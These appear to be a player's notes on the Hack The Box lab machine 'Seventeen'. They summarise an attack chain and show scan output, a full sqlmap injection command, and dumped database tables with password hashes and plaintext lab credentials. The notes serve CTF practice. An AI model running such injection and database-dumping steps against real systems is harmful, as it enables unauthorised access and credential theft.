Path of Exploitation

Foothold: find sql injextion in exam app, get creds and log into old management app and upload web shell, find round cube server and exploit path to get file upload folder after fuzzing, exploit to get web shell as www-data
User: search docker container for creds and get marks creds and login as mark with ssh
root: find npm package installer and install db-logger to get creds for kavi. login as kavi and exploit npm package with custom npm package and run startupscript as root and get shell.

Creds

Username	Password	Description
31234	autodestruction	oldmanagement.seventeen.htb(Kelly Shane)
mysqluser	mysqlpassword	mysql
Mark	2020bestyearofmylife	ssh
Kavi	IhateMathematics123#	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
8000	http	Apache httpd 2.4.38


Service Info: Host: 172.17.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Mon Sep 26 16:18:31 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.165
Nmap scan report for 10.10.11.165
Host is up, received echo-reply ttl 63 (0.046s latency).
Scanned at 2022-09-26 16:18:32 UTC for 42s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:b2:6e:bb:92:7d:5e:6b:36:93:17:1a:82:09:e4:64 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDHHzDWE8/Dfufa10CkPUABokOTHnbh7SJPAGBMj8wfq13PO3C8lzrwhGR6EL7wBm8Z9O7MaX7VR7Dkw5UdFH5x2gj+zqmt+Rem3eGmS1LZ55W6sm8nErzTPaQNN/z/Q421YeNltG8oEO+yBdo9OtkDXdCWXk1TMEaWhBEasUkg7asLTM6rQVKBl
trWRJ8JB5YxfY/uOwub+mzbPjdsLdCK+qJ481CwhBOpmCq4W/2VdsYpnNMOfoISDUgFe/Qx748rfdonObgNuP62V3XE2E86ZAAb2F53/40mV7Jrl6Wsq0N2oQhrfj09vpK80dyyo2z/ToCkghKiTHGEv3ni+OZR
|   256 1f:57:c6:53:fc:2d:8b:51:7d:30:42:02:a4:d6:5f:44 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLbEmvlGDh/lmuPXBB4HGvZk6QXtQQpi5ZOO8IF5s2J7ALrLNyqwWwhRJcas+bjTbkjMqvCsUJFmr6yU8MnTg7A=
|   256 d5:a5:36:38:19:fe:0d:67:79:16:e6:da:17:91:eb:ad (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJUiAhSZ9sSPHOlWwgxtznpmQq8RU4GgQQcwHDxJiFi0
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Let's begin your education with us!
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.38
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 172.17.0.3; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 26 16:19:14 2022 -- 1 IP address (1 host up) scanned in 43.33 seconds
```

Web Enumeration

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://exam.seventeen.htb/?p=FUZZ -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -fs 15602

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://exam.seventeen.htb/?p=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 15602
________________________________________________
```


```
about                    [Status: 200, Size: 18792, Words: 3326, Lines: 343, Duration: 40ms]
admin                    [Status: 200, Size: 7780, Words: 1243, Lines: 139, Duration: 35ms]
build                    [Status: 200, Size: 15739, Words: 2855, Lines: 318, Duration: 53ms]
config                   [Status: 200, Size: 7598, Words: 1226, Lines: 137, Duration: 90ms]
database                 [Status: 200, Size: 15745, Words: 2855, Lines: 318, Duration: 586ms]
home                     [Status: 200, Size: 17375, Words: 3222, Lines: 348, Duration: 414ms]
inc                      [Status: 200, Size: 15735, Words: 2855, Lines: 318, Duration: 593ms]
mlist                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 8946ms]
plugins                  [Status: 200, Size: 15743, Words: 2855, Lines: 318, Duration: 672ms]
:: Progress: [6453/6453] :: Job [1/1] :: 80 req/sec :: Duration: [0:01:10] :: Errors: 1 ::
```



{"status":"incorrect","last_qry":"SELECT * from users where username = '' and `password` = md5('d41d8cd98f00b204e9800998ecf8427e') "}

well finally decided to just google the examination management system and found this
https://www.exploit-db.com/exploits/50725

and sql injection..



Grade 11 - III Term Test - 202202-00001

Copyright © Examination Management System 2021
Developed By: oretnom23

dump database
`sqlmap -u 'http://exam.seventeen.htb/?p=take_exam&id=1' -p id --level 5 --risk 3 --batch --threads 10 --dbms=mysql --technique=B -D db_sfms -T storage -C filename --dump`

```
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information_schema
[*] roundcubedb
```

```
Database: roundcubedb
Table: session
[9 entries]
+-----------------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------
-----------------------------------------+---------------------+---------------------+
| sess_id                           | ip          | vars

                                         | changed             | created             |
+-----------------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------
-----------------------------------------+---------------------+---------------------+
| c7003634ee14e013028dc6c64bd571b8 | 10.10.14.19 |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IjdQaHFTN
1NEeUVNd0sxNmNsN2s0MVM2YmJXbjByeHJvIjs= | 2022-05-10 05:46:14 | 1000-01-01 00:00:00 |
| 88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23 |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IlVWS3FRc
FJQaWQ1ZU9zd2ZvcEVWajFCTWRPb3BUM2NWIjs= | 2022-05-07 02:08:37 | 1000-01-01 00:00:00 |
| 88297c50a3cfaf3f27eb52029f7f7cd6 | 10.10.14.23 |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IkRwbG1Qb
Vl1dzVzMXZUUW14ZjNpSk1HeDB2WVBPTnp3Ijs= | 2022-05-07 02:08:37 | 1000-01-01 00:00:00 |
| a5e15c0bb10b5b222ff1858d99f5a9b5 | 127.0.0.1   |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IkpkYlBHM
zdsa0R4TlNDMkRCRGMxcnJkQXRUWmJxUjJCIjs= | 2022-05-10 05:29:15 | 1000-01-01 00:00:00 |
| 01889513fefc71fe16c108d30202adb3 | 172.17.0.1   |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6InJrZFc4S
khLbUlkckFBVW9tOVVucXhXa0NzTXBtQUpNIjs= | 2022-05-06 19:11:05 | 1000-01-01 00:00:00 |
| cbc20294c489f6b2afbe63fb2d4073a0 | 172.17.0.1   |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IktqMjlmR
ExVVld2eGs1dUxrdlFwR1lCSVFwZkdiZ0hpIjs= | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |
| 72226e3d0524b583d42dd2801eb24cfa | 172.17.0.1   |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6IjRPeEllV
```

```
ExMb1pQQ3dKZm5EMTZ5RTFOM0ZPeUZManBoIjs= | 2022-05-06 19:12:19 | 1000-01-01 00:00:00 |
| 97ecf1f0166501f7c10bc92d8ee9c265 | 172.17.0.1  |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6InNQZEo5O
Fp2aWRyWXZiNjdqRGpja2t4RmJBdVNZQVRIIjs= | 2022-05-06 19:12:24 | 1000-01-01 00:00:00 |
| cbc20294c489f6b2afbe63fb2d4073a0 | 172.17.0.1  |
dGVtcHxiOjE7bGFuZ3VhZ2V8czo1OiJlbl9VUyI7dGFza3xzOjU6ImxvZ2luIjtza2luX2NvbmZpZ3xhOjU6e3M6NjoibGF5b3V0IjtzOjEwOiJ3aWRlc2NyZWVuIjtzOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhc
CI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MjY6Im1lZGlhX2Jyb3dzZXJfY3NzX2xvY2F0aW9uIjtzOjQ6Im5vbmUiO31yZXF1ZXN0X3
Rva2VufHM6MzI6InBNUWFmmS
GVncEdwY3M0cjc2NW56RXR5bFh3VnRnMzBZIjs= | 2022-05-06 19:06:15 | 1000-01-01 00:00:00 |
+-----------------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
-----------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-----------------------
-----------------------------------------+----------------------+----------------------+
```

```
Database: roundcubedb
Table: system
[1 entry]
+-------------------+------------+
| name              | value      |
+-------------------+------------+
| roundcube-version | 2015111100 |
+-------------------+------------+
```

```
Database: db_sfms
Table: student
[4 entries]
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+
| stud_id | yr | gender | stud_no | lastname | password                                           | firstname |
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+
| 1       | 1A | Male   | 12345   | Smith    | 1a40620f9a4ed6cb8d81a1d365559233                   | John      |
| 2       | 2B | Male   | 23347   | Mille    | abb635c915b0cc296e071e8d76e9060c                   | James     |
| 3       | 2C | Female | 31234   | Shane    | a2afa567b1efdb42d8966353337d9024 (autodestruction) | Kelly     |
| 4       | 3C | Female | 43347   | Hales    | a1428092eb55781de5eb4fd5e2ceb835                   | Jamie     |
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+
```

lookes like kelly shane cracked...

```
Database: db_sfms
Table: user
[3 entries]
+---------+---------------+---------------+----------------------------------+------------------+---------------+
| user_id | status        | lastname      | password                         | username         | firstname     |
+---------+---------------+---------------+----------------------------------+------------------+---------------+
| 1       | administrator | Administrator | fc8ec7b43523e186a27f46957818391c | admin            | Administrator |
| 2       | Regular       | Anthony       | b35e311c80075c4916935cbbbd770cef | UndetectableMark | Mark          |
| 4       | Regular       | Smith         | 112dd9d08abf9dcceec8bc6d3e26b138 | Stev1992         | Steven        |
+---------+---------------+---------------+----------------------------------+------------------+---------------+
```

```
Database: information_schema
[61 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
| INNODB_SYS_COLUMNS                    |
| INNODB_SYS_DATAFILES                  |
| INNODB_SYS_FIELDS                     |
| INNODB_SYS_FOREIGN                    |
| INNODB_SYS_FOREIGN_COLS               |
| INNODB_SYS_INDEXES                    |
| INNODB_SYS_TABLES                     |
| INNODB_SYS_TABLESPACES                |
| INNODB_SYS_TABLESTATS                 |
| INNODB_SYS_VIRTUAL                    |
| INNODB_TEMP_TABLE_INFO                |
| INNODB_TRX                            |
| KEY_COLUMN_USAGE                      |
| OPTIMIZER_TRACE                       |
| PARAMETERS                            |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
| TABLESPACES                           |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+

Database: db_sfms
[3 tables]
+---------------------------------------+
| user                                  |
| storage                               |
| student                               |
+---------------------------------------+

Database: roundcubedb
[14 tables]
+---------------------------------------+
| session                               |
| system                                |
| cache                                 |
| cache_index                           |
| cache_messages                        |
| cache_shared                          |
| cache_thread                          |
| contactgroupmembers                   |
| contactgroups                         |
| contacts                              |
| dictionary                            |
| identities                            |
| searches                              |
| users                                 |
+---------------------------------------+

Database: erms_db
[6 tables]
+---------------------------------------+
| category_list                         |
| exam_list                             |
| option_list                           |
| question_list                         |
| system_info                           |
| users                                 |
+---------------------------------------+
```

roundcube

```
Database: roundcubedb
Table: users
[1 entry]
+---------+---------------------+------------+-----------+------------+---------------------+-------------------------------------------------------------------+---------------------+----------------------+
| user_id | created             | username   | mail_host | language   | last_login          | preferences                                                       | failed_login        | failed_login_counter |
+---------+---------------------+------------+-----------+------------+---------------------+-------------------------------------------------------------------+---------------------+----------------------+
| 1       | 2022-03-19 21:30:30 | smtpmailer | localhost | en_US      | 2022-03-22 13:41:05 | a:1:{s:11:"client_hash";s:32:"0db936ce29d4c4d2a2f82db8b3d7870c";} | 2022-03-23 15:32:37 | 3                    |
+---------+---------------------+------------+-----------+------------+---------------------+-------------------------------------------------------------------+---------------------+----------------------+

[01:02:18] [INFO] table 'roundcubedb.users' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/roundcubedb/users.csv'
[01:02:18] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb'
```

db_sfms

```
Database: db_sfms
Table: student
[4 entries]
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+
| stud_id | yr | gender | stud_no | lastname | password                                           | firstname |
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+
| 1       | 1A | Male   | 12345   | Smith    | 1a40620f9a4ed6cb8d81a1d365559233                   | John      |
| 2       | 2B | Male   | 23347   | Mille    | abb635c915b0cc296e071e8d76e9060c                   | James     |
| 3       | 2C | Female | 31234   | Shane    | a2afa567b1efdb42d8966353337d9024 (autodestruction) | Kelly     |
| 4       | 3C | Female | 43347   | Hales    | a1428092eb55781de5eb4fd5e2ceb835                   | Jamie     |
+---------+----+--------+---------+----------+----------------------------------------------------+-----------+

[00:37:10] [INFO] table 'db_sfms.student' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/student.csv'
```

looks like shane kelly shane cracked.

```
Database: db_sfms
Table: storage
[1 entry]
+----------+---------+----------------------+-----------------+----------------------+
| store_id | stud_no | filename             | file_type       | date_uploaded        |
+----------+---------+----------------------+-----------------+----------------------+
| 33       | 31234   | Marksheet-finals.pdf | application/pdf | 2020-01-26, 06:57 PM |
+----------+---------+----------------------+-----------------+----------------------+

[00:37:10] [INFO] table 'db_sfms.storage' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/storage.csv'
```

```
Database: db_sfms
Table: user
[3 entries]
+---------+---------------+---------------+----------------------------------+------------------+---------------+
| user_id | status        | lastname      | password                         | username         | firstname     |
+---------+---------------+---------------+----------------------------------+------------------+---------------+
| 1       | administrator | Administrator | fc8ec7b43523e186a27f46957818391c | admin            | Administrator |
| 2       | Regular       | Anthony       | b35e311c80075c4916935cbbbd770cef | UndetectableMark | Mark          |
| 4       | Regular       | Smith         | 112dd9d08abf9dcceec8bc6d3e26b138 | Stev1992         | Steven        |
+---------+---------------+---------------+----------------------------------+------------------+---------------+

[00:37:25] [INFO] table 'db_sfms.`user`' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/db_sfms/user.csv'
```


erms_db

```
Database: erms_db
Table: users
```

```
[3 entries]
+----+------+-----------------------------------+----------+----------------------------------+------------------+--------------+---------------------+------------+---------------------+
| id | type | avatar                            | lastname | password                         | username         | firstname    | date_added          | last_login | date_updated        |
+----+------+-----------------------------------+----------+----------------------------------+------------------+--------------+---------------------+------------+---------------------+
| 1  | 1    | ../oldmanagement/files/avatar.png | Admin    | fc8ec7b43523e186a27f46957818391c | admin            | Adminstrator | 2021-01-20 14:02:37 | NULL       | 2022-02-24 22:00:15 |
| 6  | 2    | ../oldmanagement/files/avatar.png | Anthony  | 48bb86d036bb993dfdcf7fefdc60cc06 | UndetectableMark | Mark         | 2021-09-30 16:34:02 | NULL       | 2022-05-10 08:21:39 |
| 7  | 2    | ../oldmanagement/files/avatar.png | Smith    | 184fe92824bea12486ae9a56050228ee | Stev1992         | Steven       | 2022-02-22 21:05:07 | NULL       | 2022-02-24 22:00:24 |
+----+------+-----------------------------------+----------+----------------------------------+------------------+--------------+---------------------+------------+---------------------+

[00:20:23] [INFO] table 'erms_db.users' dumped to CSV file '/home/kali/hackthebox/Seventeen/.local/share/sqlmap/output/exam.seventeen.htb/dump/erms_db/users.csv'
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://seventeen.htb -w test.txt

Found: oldmanagement.seventeen.htb (Status: 302) [Size: 331]
Found: exam.seventeen.htb (Status: 200) [Size: 17375]

===============================================================
2022/09/27 00:46:38 Finished
===============================================================
```

weird..



